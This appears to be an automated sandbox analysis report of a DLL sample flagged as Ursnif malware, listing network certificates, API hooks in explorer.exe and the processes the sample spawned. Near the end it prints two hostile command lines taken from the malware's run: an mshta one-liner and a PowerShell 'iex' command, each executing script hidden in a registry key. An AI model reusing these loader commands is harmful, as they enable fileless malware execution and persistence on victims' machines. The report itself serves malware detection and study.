Jul 6, 2021 14:31:46.177767038 CEST	82.165.229.16	443	192.168.2.5	49838	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:46.177829027 CEST	82.165.229.16	443	192.168.2.5	49837	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 5292 Parent PID: 5500

General

Start time:	14:29:36
Start date:	06/07/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\2770174.dll'
Imagebase:	0x10d0000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.452621123.0000000002508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.452413152.0000000002508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.452703813.0000000002508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.452659371.0000000002508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.452359075.0000000002508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.452511017.0000000002508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.452558605.0000000002508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.452589252.0000000002508000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 5336 Parent PID: 5292

General

Start time:	14:29:37
Start date:	06/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\2770174.dll',#1
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 5288 Parent PID: 5292

General

Start time:	14:29:37
Start date:	06/07/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\2770174.dll
Imagebase:	0x1350000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.340867138.0000000005278000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.341005235.0000000005278000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.341021111.0000000005278000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.340830267.0000000005278000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.340789162.0000000005278000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.340944106.0000000005278000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.450359527.000000000507C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.340988909.0000000005278000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.340893376.0000000005278000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 5324 Parent PID: 5336

General

Start time:	14:29:37
Start date:	06/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\2770174.dll',#1
Imagebase:	0x30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.358484652.0000000005168000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.476285292.0000000004F6C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.358526121.0000000005168000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.358587293.0000000005168000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.358440799.0000000005168000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.358549744.0000000005168000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.358639536.0000000005168000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.358380196.0000000005168000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.358621357.0000000005168000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 5300 Parent PID: 5292

General

Start time:	14:29:38
Start date:	06/07/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff644120000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5276 Parent PID: 5292

General

Start time:	14:29:38
Start date:	06/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\2770174.dll,DllRegisterServer
Imagebase:	0x30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.358574602.0000000004B28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.358543809.0000000004B28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.358423422.0000000004B28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.358490581.0000000004B28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.358326330.0000000004B28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.358282465.0000000004B28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.478007505.000000000492C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.358200334.0000000004B28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.358524105.0000000004B28000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: iexplore.exe PID: 2376 Parent PID: 5300

General

Start time:	14:29:39
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17410 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: iexplore.exe PID: 5812 Parent PID: 5300

General

Start time:	14:30:28
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17428 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 2904 Parent PID: 5300

General

Start time:	14:30:36
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17432 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 476 Parent PID: 5300

General

Start time:	14:30:36
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:82960 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 1844 Parent PID: 5300

General

Start time:	14:30:52
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17442 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 2564 Parent PID: 5300

General

Start time:	14:31:01
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17454 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 3020 Parent PID: 5300

General

Start time:	14:31:01
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:82990 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 1240 Parent PID: 5300

General

Start time:	14:31:16
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17474 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes

MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 2904 Parent PID: 5300

General

Start time:	14:31:20
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:83006 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 4732 Parent PID: 5300

General

Start time:	14:31:20
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:148488 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 5144 Parent PID: 5300

General

Start time:	14:31:28
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:83022 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 5804 Parent PID: 5300

General

Start time:	14:31:28
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17508 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mshta.exe PID: 5332 Parent PID: 3472

General

Start time:	14:31:28
Start date:	06/07/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Pyhe='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Pyhe).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>'
Imagebase:	0x7ff6bcd10000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 5684 Parent PID: 5300

General

Start time:	14:31:31
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:83042 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 1884 Parent PID: 5300

General

Start time:	14:31:31
Start date:	06/07/2021

Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17518 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 3076 Parent PID: 5332

General

Start time:	14:31:32
Start date:	06/07/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').UtilDiagram))
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5160 Parent PID: 3076

General

Start time:	14:31:32
Start date:	06/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 4972 Parent PID: 5300

General

Start time:	14:31:36
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17528 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 2812 Parent PID: 5300

General

Start time:	14:31:36
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:83060 /prefetch:2
Imagebase:	0xfe0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis